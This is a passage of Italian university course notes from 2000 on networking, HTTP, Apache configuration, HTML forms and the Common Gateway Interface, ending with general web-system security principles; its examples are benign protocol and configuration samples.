Sistemi di Elaborazione: Sicurezza su Reti Anno Acc. 1999/2000
PROF. ALFREDO DE SANTIS

Common Gateway Interface & Web Security

a cura di Michele Cillo, Giuseppe Di Santo, Luca Venuti 26 luglio 2000

1. Introduzione

L'inarrestabile sviluppo delle tecnologie legate al mondo Internet ha portato all'attenzione degli addetti ai lavori e non, nuove e pungenti problematiche riguardanti gli aspetti della sicurezza in rete. Prime fra tutte, come è facile immaginare, sono le questioni riguardanti lo strumento che, sempre più, è sinonimo di Internet : il World Wide Web. Negli ultimi tempi, infatti, si è assistito ad un notevole miglioramento delle tecnologie legate a tale sistema che ha portato ad un incremento esponenziale delle sue potenzialità. Come spesso succede quando si ha a che fare con mutamenti così repentini, ciò ha dato vita ad una serie di problemi riguardanti la sicurezza.
Questo documento si propone di analizzare le tematiche relative a questi aspetti, cercando, ove possibile, di dare delle soluzioni applicabili in pratica.
Si comincerà con l'introdurre i concetti base della programmazione su rete e, passando attraverso il funzionamento di un server HTTP, si giungerà ad esporre ciò che poi sarà il fulcro del nostro argomentare: la sicurezza di ciò che è noto come script CGI.
Si presuppone che il lettore abbia una discreta conoscenza di sistemi UNIX-like e della loro programmazione in linguaggio C, dato che il materiale di seguito esposto è stato testato su sistemi Linux ix86 con server HTTP Apache, utilizzando script CGI scritti in C e, in minima parte, in Perl.

2. La comunicazione su rete

Cominciamo subito con l'illustrare i concetti che sono alla base del funzionamento delle reti di calcolatori, come protocolli e modelli di programmazione, la cui comprensione è un prerequisito essenziale per le successive trattazioni. Per maggiori dettagli su questa sezione si faccia riferimento a [1] e a [12].

2.1. TCP/IP

Una rete di computer è un sistema di comunicazione che connette due o più macchine (host) tra loro: Internet non è altro che una rete di reti eterogenee di computer. Per mettere in comunicazione sistemi diversi è stato necessario elaborare un insieme di protocolli (un insieme di regole e convenzioni tra i partecipanti alla comunicazione): a questo scopo è stata ideata la suite TCP/IP.
La comunicazione su rete coinvolge l'interazione di due o più processi residenti su host diversi. Primo passo di tale interazione è stabilire una connessione, ossia un canale logico su cui possano essere scambiate le informazioni. Per far ciò, deve essere possibile, in ogni istante, identificare univocamente ogni host sulla Internet e, nel contempo, i processi che partecipano alla comunicazione. Affinché ogni host sia identificato univocamente, gli viene assegnato un numero a 32 bit, detto indirizzo IP. Per comodità di notazione, un tale indirizzo viene comunemente espresso con quella che si chiama notazione puntata. Ad esempio l'indirizzo 193.205.160.10 è un indirizzo IP valido, dove il primo numero identifica il valore decimale del primo byte, il secondo numero il secondo byte e così via.

11000001	11001101	10100000	00001010
195	205	160	10

Per specificare un processo coinvolto in una connessione, si utilizza un intero a 16 bit, detto 'porta' che lo identifica su un determinato host.

2.2. Socket

Data l'importanza che assume la comunicazione su rete sono state sviluppate diverse interfacce di programmazione per applicativi (API) che ne semplificano l'utilizzo. Quella sicuramente più utilizzata, è costituita dai socket di Berkeley, API oggi disponibile nella maggior parte dei sistemi operativi moderni. Elemento base di tale API è il socket: un oggetto software tramite il quale è possibile effettuare tutte le operazioni di I/O che coinvolgono la rete, in modo simile a come avviene l'I/O su file. Le operazioni basilari che si possono applicare ad un socket sono:

- apertura
- connessione
- lettura
- scrittura
- chiusura

L'apertura di un socket è l'operazione con la quale si richiede al sistema operativo l'allocazione di una risorsa di tipo socket utilizzando la chiamata alla funzione *socket()*. Una volta ricevuto l'identificatore del socket allocato, si deve effettuare la connessione del socket stesso. Quest'ultima può essere passiva o attiva. Una connessione passiva viene stabilita in tre passi[1]: si associa il socket aperto a una coppia (*indirizzo IP*, *porta*), tramite la funzione *bind()*, lo si mette in "ascolto" tramite la funzione *listen()* e si attende che qualcuno si connetta al socket, tramite la funzione *accept()*. Una connessione attiva, invece, prevede l'utilizzo della funzione *connect()*, tramite la quale si indica la coppia (*indirizzo IP*, *porta*) del processo con cui si vuole comunicare. Una volta stabilita la connessione sarà possibile, per i due processi connessi, scambiare informazioni eseguendo delle operazioni di scrittura e lettura sul socket utilizzandolo come se fosse un file. Quando tutte le informazioni necessarie sono state scambiate, il socket può essere chiuso, utilizzando o la funzione *close()* o la funzione *shutdown()*.

2.3. Domain Name System (DNS)

La difficoltà di ricordare indirizzi IP ha portato alla realizzazione di un sistema di mappatura tra questi ultimi e opportuni nomi simbolici: il Domain Name System. Esso è costituito da un database distribuito tra le varie postazioni sull'Internet. Ad esempio il nome www.unisa.it verrà risolto in 193.205.160.10, ma ricordare www.unisa.it è sicuramente molto più semplice.

2.4. Modello client/server

[1] Solo per socket di tipo stream in dominio Internet (TCP) (cfr. [12]).

Il modello client/server è una metodologia di progettazione di applicazioni per le reti (e non solo). In questo modello l'applicativo è diviso in due parti: una client e una server.
La parte server è preposta ad offrire un servizio. Generalmente il processo apre un socket tramite il quale attende di ricevere le richieste dai client (connessione passiva).
La parte client, invece, richiede un servizio al server. Il processo client apre un socket (connessione attiva), invia le richieste al server ed attende la risposta.
Per poter permettere la comunicazione tra client e server, è necessario che il client conosca il numero di porta su cui il server è in attesa, ossia essa deve essere una porta ben nota ('well-known'). In questo modo per i client è possibile connettersi al server tramite l' indirizzo IP e il suo numero di porta.
Esempi comuni di applicazioni che seguono una metodologia client/server sono l'ftp, il telnet e lo stesso sistema Web.




Figura 1: modello client/server

3. Server HTTP

Come accennato precedentemente, il World Wide Web (WWW) segue il modello client/server. Quando l'utente accede ad un sito web, digitando stringhe del tipo 'http://nome.dell.host:porta/risorsa' nella barra dell'indirizzo del suo browser (Netscape, Internet Explorer o altro), non fa altro che fornire quest'ultimo dei dati necessari per formulare la richiesta. Infatti, 'nome.dell.host' specifica il nome dell'host cui ci si vuole connettere (rimappato in un indirizzo IP dal DNS), 'porta' specifica la porta su cui il server è in attesa (se questo parametro è omesso il client utilizzerà la porta 80, porta ben nota del servizio WWW), e '/risorsa' è il pathname della risorsa (ad esempio un file) che si richiede. Ricevuta la richiesta, il server Web o server HTTP, provvederà, ove consentito ad inviare al client la risorsa richiesta. Tutta la comunicazione tra client e server avverrà tramite due socket, uno aperto dal server (connessione passiva) e l'altro aperto dal client (connessione attiva), utilizzando un ben definito protocollo: l'HyperText Transfer Protocol (HTTP).

3.1. Hypertext Transfer Protocol (HTTP)

Il protocollo HTTP è stato usato per il WWW sin dal 1990. Nella sua prima versione (HTTP/0.9) era un semplice protocollo per il trasferimento di dati attraverso l'Internet. Successivamente è stato migliorato in base alle esigenze avute con il crescere della rete.
Informalmente esso stabilisce le caratteristiche che devono avere sia le richieste inviate dal client al server, sia la risposta inviata dal server al client. Diamogli uno sguardo più da vicino, focalizzando la nostra attenzione su quegli aspetti che ci serviranno per la successiva trattazione. Al lettore interessato ad una trattazione più completa si rimanda a [3] e a [5].
Una richiesta HTTP inizia con una stringa ASCII, detta Request-Line, costituita di tre parti:

- Nome del metodo
- Request-URI
- Versione protocollo (HTTP Version)

Il nome del metodo indica l'operazione che il server HTTP deve effettuare. Esso può essere uno dei seguenti:

- GET, utilizzato per ricevere il contenuto del file specificato dal Request-URI;
- HEAD, utilizzato per ricevere informazioni relative al file specificato dal Request-URI;
- POST, utilizzato per fornire un blocco di dati ad un processo applicativo, estendere un database tramite una operazione di append, o simili;
- PUT, DELETE, TRACE, OPTIONS, CONNECT la cui trattazione esula dal nostro scopo.

La Request-URI (Uniform Resource Identifier) identifica la risorsa sulla quale applicare la richiesta (ad esempio un path di un file).
La versione del protocollo si riferisce alla versione del protocollo HTTP che la richiesta inviata segue (ad esempio HTTP/0.9)
In aggiunta alla Request-Line vi possono essere uno o più header che danno informazioni aggiuntive sulla richiesta, sull'eventuale parte dati, sulla risorsa, o di carattere generale. Alcuni di questi sono:

- User-Agent che specifica lo user agent (il browser) che ha generato la richiesta;
- Referer che indica l'URI della risorsa dalla quale è stato ottenuto il Request-URI della richiesta corrente.

Una richiesta HTTP può eventualmente concludersi con una parte dati.
Una risposta che un server HTTP invierà ad un client sarà composta da TRE parti:

- Status-Line;
- Uno o più Header;
- Parte dati.

La Status-Line è una stringa del tipo “HTTP-Version Status-Code Reason-Phrase” dove:

- HTTP-Version è la versione del protocollo HTTP che il server supporta (con compatibilità all’indietro);
- Status-Code una stringa che rappresenta un intero di tre cifre che descrive l’esito della richiesta inviata (ad esempio 400 indica che il server ha ricevuto una richiesta errata);
- Reason-Phrase è una stringa che descrive in linguaggio naturale ciò che è indicato dallo StatusCode.

Dopo questa prima linea possono seguire una serie di header opzionali. Alcuni dei possibili sono:

- Content-type che indica il tipo di formattazione dei dati presenti nella parte dati; ad esempio se tale campo indica ‘text/html’ il browser interpreterà i byte compresi nella parte dati come caratteri ASCII, mentre se l' header di risposta è indicato ‘image/jpeg’ interpreterà la parte dati come un’immagine di formato JPEG;
- Content-Length che indica la lunghezza, in byte, della parte dati

La parte dati della risposta contiene i dati richiesti tramite il Request-URI.
Vediamo un semplice esempio di utilizzo del protocollo. Supponiamo di voler accedere ad un sito il cui indirizzo è “www.hello.it”, e di voler ottenere il file index.html che si trova nella directory “/HelloWorld”. Sul nostro browser digiteremo “http://www.hello.it/HelloWorld/index.html”. Il browser genererà la seguente richiesta che invierà al server HTTP www.hello.it:

```
GET /HelloWorld/index.html HTTP/1.1
..
User-Agent: Mozilla/4.6 [en] (X11; I; Linux 2.0.36 i586)
..
```

Figura 2: Esempio di una richiesta HTTP

Supposto che tale file esista e che sia possibile accedervi liberamente, il server invierà la seguente risposta:

```
HTTP/1.1 200 OK
...
Server: Apache/1.3.9 (Unix)  (Red Hat/Linux) PHP/3.0.15
...
Content-Length: 123
Content-Type: text/html

<html>
<head>
   <title>Hello World</title>
</head>
<body bgcolor="white">
   <center>Hello World !!!!</center>
</body>
</html>
```

Figura 3: Esempio di una risposta HTTP

3.2. Configurazione di un server HTTP

Il server HTTP è un'applicazione che accetta richieste in un dato formato, le interpreta e, se non si verificano errori, invia al mittente la risorsa richiesta. Esso deve essere configurato in modo appropriato modificandone i file di configurazione.
Nel nostro caso utilizzeremo Apache come esempio di server HTTP. Quest'ultimo dispone di vari file di configurazione tra i quali il più importante é httpd.conf. Qui sono poste le direttive che regolano il comportamento di Apache. Analizzeremo ora quelle che ci interessano, rimandando per una descrizione completa a [4].

- DocumentRoot: indica la radice dell'albero delle directory in cui sono localizzati i documenti che il server utilizza per rispondere alle richieste dei client. Una tipica configurazione per questo parametro potrebbe essere :

  ```
  DocumentRoot /usr/local/httpd/htdocs
  ```

  In questo caso, se al server arriva una richiesta per la risorsa '/hello.html' controllerà nella directory '/usr/local/httpd/htdocs/' se esiste il file hello.html ed in caso affermativo invierà al richiedente il suo contenuto. Grazie a questo meccanismo, si rende invisibile ai client la struttura della parte di filesystem che si trova a monte della DocumentRoot.
- ScriptAlias: definisce un alias su una directory dove verranno posti gli script CGI. Le richieste il cui Request-URI comincia con questo alias sarà interpretata come la richiesta di esecuzione dello script CGI individuato nel Request-URI in questione. Una tipica configurazione per questo parametro potrebbe essere:

  ```
  ScriptAlias /cgi-bin/ /usr/local/httpd/cgi-bin/
  ```

  dove '/cgi-bin/' è l'alias della directory '/usr/local/httpd/cgi-bin/'. Quest'ultima deve contenere appunto particolari programmi (script CGI) che il server manderà in esecuzione quando verranno richiesti dal browser. Se arrivasse, ad esempio, la seguente richiesta da parte di un client

  ```
  GET /cgi-bin/test HTTP/1.0
  ```

  essa verrebbe interpretata dal server HTTP come la richiesta di esecuzione dello script CGI '/usr/local/httpd/cgi-bin/test', il cui output, come vedremo in seguito, sarà rediretto verso il client.
- DirectoryIndex: indica un nome valido di file. Una tipica configurazione di questo parametro è:

  ```
  DirectoryIndex index.html
  ```

  Nel caso in cui il Request-URI indichi una directory, il server controlla se in essa vi è un file che si chiama index.html e se lo trova lo invia al client come risposta.

- Port: indica il numero di porta TCP sulla quale il server accetta le richieste. La porta di default è la 80.
- User: l'utente al quale il server apparterrà.
- Group: il gruppo al quale il server apparterrà.

4. HTML e CGI

In questa sezione descriveremo sommariamente l'HTML e la CGI soffermandoci in particolare su ciò che ci potrà essere utile in seguito. Per ulteriori informazioni sull'HTML, si rimanda il lettore interessato a [14], mentre per ulteriori dettagli sulla CGI si faccia riferimento a [13].

4.1. Che cosa è l'HTML?

Per pubblicare informazioni di distribuzione globale, si ha bisogno di un linguaggio universalmente inteso e che tutti i computer possano capire. Il linguaggio per la pubblicazione usato nel contesto del World Wide Web è l'HyperText Markup Language o HTML. L'HTML consente di:

- Pubblicare documenti con intestazioni, testi, tabelle, liste, foto, ecc.
- Ricevere informazioni attraverso collegamenti ipertestuali con il semplice click di un bottone.
- Includere filmati, effetti sonori e altre applicazioni direttamente nel documento.
- Disegnare moduli (FORM) per effettuare transazioni con servizi remoti, per ricercare informazioni, fare prenotazioni, ordinare prodotti, ecc.

Proprio quest'ultima caratteristica dell'HTML consente l'utilizzo classico degli script CGI: l'elaborazione dei dati che vengono inseriti in appositi FORM.

4.2. I FORM

Un FORM è una parte di un documento HTML, racchiusa tra un tag iniziale ed uno finale (rispettivamente <FORM> e </FORM>), contenente, tra le altre cose, speciali elementi di input chiamati *controlli* (checkbox, menù, ecc.). Un utente che si trova davanti un documento HTML comprendente un FORM, generalmente compila il FORM modificando i controlli (inserendo del testo in essi, selezionando elementi di menù, ecc.), dopodiché lo 'sottomette' (tramite uno speciale controllo, detto *submit*, che normalmente è visualizzato come un bottone) ad un agente (nel nostro caso un server HTTP) capace di elaborarne il contenuto. Ogni controllo del FORM può essere visto come una coppia (*nomeControllo*, *valoreControllo*), dove *nomeControllo* identifica univocamente il controllo all' interno del FORM, mentre*valoreControllo* indica il contenuto del controllo al momento della sottimissione. Inoltre, tra gli attributi di un FORM due sono di particolare interesse:

- action: indica il Request-URI dell'entità designata ad elaborare il FORM, tipicamente uno script CGI;

- method: metodo HTTP (GET o POST) che sarà utilizzato per inoltrare la richiesta al server HTTP.

Ad esempio il seguente documento HTML contiene al suo interno un FORM.

```
1  <html>
2  <head>
3     <title>Cerca un vocabolo</title>
4  </head>
5  <body bgcolor="#adc0ac">
6     <center>
7        <br>
8        <p>
9        <table border="4" width="50%">
10          <form name="cerca" action="/cgi-bin/cerca.cgi" method="get">
11          <tr>
12             <td>
13                <center>
14                   Vocabolo da cercare
15                </center>
16             </td>
17          </tr>
18          <tr>
19             <td>
20                <center>
21                   <input type="text" name="vocabolo" size="24">
22                </center>
23             </td>
24          </tr>
25          <tr>
26             <td>
27                <center>
28                   <input type="submit" value="Cerca" name="submit">
29                </center>
30             </td>
31          </tr>
32          </form>
33       </table>
34    </center>
35 </body>
36 </html>
```

Figura 4: esempio di FORM in HTML

Il risultato di questa pagina HTML visualizzato da un browser grafico quale Netscape®, sarà quello rappresentato in figura:




Figura 5: esempio di FORM visualizzato da un browser grafico

4.3. Introduzione alla Common Gateway Interface (CGI)

È stato accennato nelle precedenti sezioni che quando un utente si connette ad un server HTTP, generalmente riceve un file che sarà visualizzato dal browser. È stato volutamente utilizzato il termine ‘generalmente’, perché a volte il browser riceve dati che non sono memorizzati in un file, ma sono l’output di programmi scritti ad hoc ed eseguiti dal server HTTP. Per far ciò, entrambi hanno bisogno di un metodo per interagire: la Common Gateway Interface (CGI), una semplice ‘interfaccia’ per eseguire programmi esterni, software o gateway, sotto un information server, indipendentemente dalla piattaforma. Attualmente, gli information server supportati sono i server HTTP.
Il software invocato dal server via CGI è detto script CGI. Esso non è necessariamente un programma indipendente, ma potrebbe essere una libreria condivisa o caricata dinamicamente o, addirittura, una subroutine nel server. Lo script CGI può essere un insieme di istruzioni interpretate a run-time (normale accezione del termine), ma non lo è necessariamente. Il server HTTP e lo script CGI sono entrambi responsabili nel servire una richiesta di un client.
Lo script CGI non è magia: è solo programmazione con qualche input speciale e poche rigide regole sull' output.

4.4. Funzionamento degli script CGI

Un tipico scenario che prevede l’esecuzione di uno script CGI, coinvolge l’interazione di tre entità: il FORM che richiama lo script, lo script stesso e il server HTTP. Tutto il procedimento può essere diviso schematicamente in tre parti:

- Il browser invia la richiesta al server HTTP.
- Il server HTTP riceve la richiesta e avvia l'esecuzione dello script CGI.
- Lo script CGI svolge il suo compito e invia il suo output al browser.

4.4.1 Invio della richiesta da parte del browser

Procediamo per gradi e vediamo come si svolge tutto il procedimento.
Una volta compilato il FORM, l'utente sottomette la richiesta cliccando sul bottone di submit. A questo punto, il browser prepara la richiesta da inviare procedendo nel seguente modo: per ogni controllo nel FORM, costruisce una stringa del tipo *nomeControllo=valoreControllo* e successivamente concatena tutte le stringhe separandole con il carattere '&'. Il browser ottiene così quella che è comunemente nota come *query string*. Fatto ciò controlla qual è il metodo HTTP con cui lo script deve essere invocato (informazione contenuta nelle proprietà del FORM). Se si tratta del metodo GET, allora concatena al Request-URI (indicato dalla proprietà action del FORM) il carattere '?' e la query string. A questo punto il browser è pronto ad inviare la richiesta al server HTTP dal quale era precedentemente stato ottenuto il FORM, costruendo la request line con:

```
GET Request-URI?query_string versione-HTTP
```

Alla request line sopra indicata verranno eventualmente aggiunti alcuni header di richiesta mentre la parte dati rimarrà vuota. Consideriamo l'esempio del FORM visto nel paragrafo precedente. Supponiamo di inserire il vocabolo 'benvenuto' nel controllo per l'inserimento di testo del FORM; una volta inserita la stringa e aver premuto il bottone 'Cerca' (submit), il browser invia la seguente richiesta al server su www.vocabolario.it:

```
GET /cgi-bin/cerca.cgi?vocabolo=benvenuto&submit=Cerca HTTP/1.0
Referer: http://www.vocabolario.it/cerca.html
Connection: Keep-Alive
User-Agent: Mozilla/4.6 [en] (X11; I; Linux 2.0.36 i586)
Host: www.vocabolario.it
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

Figura 6: esempio di richiesta GET che esegue uno script CGI

Nel caso in cui il metodo HTTP indicato nel FORM fosse il POST, la richiesta risultante sarà leggermente diversa. La request line sarà infatti costituita da:

```
POST Request-URI versione-HTTP
```

mentre la query string sarà inserita nella parte dati della richiesta.
Come esempio supponiamo di sostituire la riga 10 del codice HTML che prevede il FORM del paragrafo precedente con

```
<form name="cerca" action="/cgi-bin/cerca.cgi" method="post">
```

dove l'unica differenza è il metodo utilizzato. Una volta inserita la stringa nell'apposito controllo e premuto il pulsante 'Cerca', il browser invia la seguente richiesta:

```
POST /cgi-bin/cerca.cgi HTTP/1.0
Referer: http://www.vocabolario.it/cerca.html
Connection: Keep-Alive
User-Agent: Mozilla/4.6 [en] (X11; I; Linux 2.0.36 i586)
Host: www.vocabolario.it
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Content-type: application/x-www-form-urlencoded
Content-length: 31

vocabolo=benvenuto&submit=Cerca
```

Figura 7: esempio di richiesta POSTche esegue uno script CGI

Vediamo così che, per il browser, la differenza sostanziale tra invocare uno script con metodo GET o POST riguarda solo il posizionamento della query string.

4.4.2 Il server HTTP elabora la richiesta ricevuta

Una volta che la richiesta per l'esecuzione di uno script CGI sarà giunta al server http, esso creerà un processo figlio. Il processo figlio, analizzando a sua volta la richiesta, eseguirà i seguenti passi:

- Inizializzerà il contenuto di opportune variabili d'ambiente.
- Redirigerà il suo standard output sul socket relativo alla connessione su cui è giunta la richiesta.
- Se il metodo con cui deve essere invocato lo script è il GET, inizializzerà il contenuto della variabile d'ambiente QUERY_STRING con la query string (in questo caso contenuta nel Request-URI); se invece si tratta del metodo POST, redirigerà il suo standard input sul socket (i cui primi byte conterrano la parte dati della richiesta).
- Eseguirà una **exec** dello script indicato nel Request-URI

Per quanto riguarda le variabili d'ambiente[2] inizializzate nel primo passo della procedura, esse vengono definite in [13]. Tra queste, le più importanti sono riportate nella tabella sottostante.

[2] In realtà in [13] si parla di "metavariabili" (o "request metadata"), ossia di informazioni riguardanti la richiesta passate dal server allo script. L'implementazione di questo meccanismo di passaggio dei dati è dipendente dal sistema: per i sistemi Unix viene consigliata l'implementazione con le variabili d'ambiente.

CONTENT_LENGTH	Taglia del corpo del messaggio attaccato alla richiesta
CONTENT_TYPE	Tipo MIME dei dati della richiesta
GATEWAY_INTERFACE	Versione CGI che il server usa
PATH_INFO	Path che lo script deve utilizzare
QUERY_STRING	Vedi in seguito
REMOTE_ADDR	L'indirizzo IP del client
REQUEST_METHOD	Metodo HTTP con cui è stata fatta la richiesta
SCRIPT_NAME	Path dello script CGI invocato
SERVER_NAME	Il nome dell'host del server
SERVER_PORT	La porta TCP del server
SERVER_PROTOCOL	Nome e revisione del protocollo della richiesta
SERVER_SOFTWARE	Il nome e versione del server HTTP (es. Apache 1.3)

Figura 8: Variabili d'ambiente che uno script CGI utilizza

4.4.3 Lo script in azione

A questo punto il controllo passa allo script CGI. Lo script elaborerà i dati inviatigli attraverso le variabili d'ambiente e la query string (prelevata dall'omonima variabile d'ambiente nel caso di metodo GET o dallo stream di input nel caso del POST), costruirà una risposta e per inviarla al browser che aveva richiesto la sua esecuzione sarà sufficiente inserirla nello stream di output. Come si vede il compito di uno script CGI è piuttosto semplice, ciononostante è pieno di insidie nascoste.

4.4.4 Differenze tra metodo GET e POST

A questo punto ci si potrebbe chiedere perché per l'invocazione dei CGI sono supportati due metodi, che, con qualche piccola differenza, sembrano fare la medesima cosa. La risposta è più semplice di quanto ci si possa aspettare. L'utilizzo del metodo GET non ha bisogno necessariamente di un FORM, basta aggiungere un '?' e i dati desiderati alla URL dello script CGI, che si desidera eseguire, per ottenere lo stesso risultato. Ad esempio per il caso precedente sarebbe possibile digitare nella barra dell'indirizzo del nostro browser la seguente linea:

```
http://www.vocabolario.it/cgi-bin/cerca.cgi?vocabolo=benvenuto&submit=Cerca
```

Figura 9: invocazione di uno script CGI senza l'utilizzo di un FORM

Utilizzando questa caratteristica è così possibile inserire in pagine HTML, collegamenti ipertestuali a script CGI passando ad essi anche i parametri di cui necessitano.
Lo svantaggio principale di questo metodo è che la query string non può essere infinitamente lunga, dovendo eventualmente soddisfare i vincoli sulla sua dimensione che possono essere imposti sia da browser che dal server.
Nell'utilizzo del metodo POST non vi è questo vincolo, dato che i parametri di input vengono passati allo script CGI attraverso il suo standard input, fornendo uno stream di dati di lunghezza virtualmente infinita.

Un'ultima differenza riguarda il *logging* del server. La query string, nel metodo GET, si trova nel Request-URI, e ne viene fatto il log assieme alla restante parte della richiesta. Pertanto, è altamente sconsigliabile l'utilizzo del metodo GET quando si devono inviare dati di natura confidenziale, come password o simili. Con il metodo POST tale inconveniente non si verifica.

5. Sicurezza

Nel momento in cui si istalla un server HTTP su una macchina, si apre una finestra sulla propria rete locale attraverso la quale tutta l' Internet può guardare. I rischi che ciò comporta sono innumerevoli. La maggior parte dei visitatori sarà ben contenta di usufruire di ciò che si è messo a disposizione di tutti, ma altri potrebbero cercare di raggiungere informazioni che non si era intenzionati a rendere pubbliche. Inoltre, è noto a tutti che i programmi più sono grossi e complessi e più hanno un'alta probabilità di contenere dei bug: i server HTTP sono dei programmi veramente molto grandi e complessi. A ciò si aggiunge che essi permettono l' esecuzione di programmi, gli script CGI che il server esegue sulla macchina ove è istallato, in risposta ad una richiesta dell' utente. Da ciò si evince l'importanza di un sistema di protezione sicuro che garantisca il servizio offerto. La sicurezza di un sistema Web può essere considerata in tre aspetti fondamentali:

- Sicurezza del sistema su cui il server HTTP è istallato
- Sicurezza del server HTTP
- Sicurezza degli script CGI

5.1. Sicurezza del sistema

Cominciamo col trattare la sicurezza del sistema illustrando i principi generali che sarebbe bene osservare sempre. Tipicamente un sistema sicuro deve soddisfare tre caratteristiche fondamentali:

- Confidenzialità: le risorse che il sistema mette a disposizione devono essere fruibili solo da utenti autorizzati.
- Integrità: le risorse di un sistema devono essere modificabili solo da utenti autorizzati e in modo autorizzato.
- Disponibilità: le risorse che il sistema mette a disposizione devono essere accessibili da utenti autorizzati. La non soddisfazione di questa caratteristica è meglio conosciuta come la negazione del servizio (*denial of service*).

Saltzer e Schroeder [16] [17] nel biennio 1974/75 elencarono i seguenti principi di progettazione di un sistema di protezione sicuro, tutt'ora validi:

- Privilegi minimi: ogni utente o programma dovrebbe operare con meno privilegi possibili. Ciò limita gli eventuali danni provocati da incidenti casuali, attacchi o errori. Questo principio può essere facilmente esteso alla costruzione interna di un programma: se un programma, in qualche sua parte, necessita di particolari privilegi, è meglio ridurre al minimo la porzione di codice che li utilizza.
- Economia dei meccanismi: la progettazione di un sistema di protezione dovrebbe essere quanto più possibile piccola e semplice.

- Progettazione aperta (*open design*): i meccanismi di protezione non devono dipendere dall'ignoranza di chi attacca. Invece, il meccanismo dovrebbe essere pubblico e fondare la sua sicurezza su elementi relativamente pochi e semplici da cambiare, come password e chiavi private.
- Mediazione completa: ogni tentativo di accesso deve essere controllato.
- Valori predefiniti sicuri (*fail-safe defaults*): i valori predefiniti dovrebbero sempre negare la concessione di un servizio e lo schema di protezione dovrebbe allora identificare le condizioni sotto le quali l'accesso è consentito.
- Separazione dei privilegi: generalmente, l'accesso ad un oggetto dovrebbe dipendere da più di una condizione, cosicché, anche se una di esse è superata, il sistema non concede un accesso completo all'oggetto.
- Minimi meccanismi di condivisione: l'interazione tra programmi può talvolta fornire canali di informazione pericolosi e interazioni indesiderate.
- Accettabilità psicologica/Facilità d'uso: l'interfaccia utente deve essere progettata in maniera tale che i meccanismi di protezione siano facili da utilizzare in modo corretto.

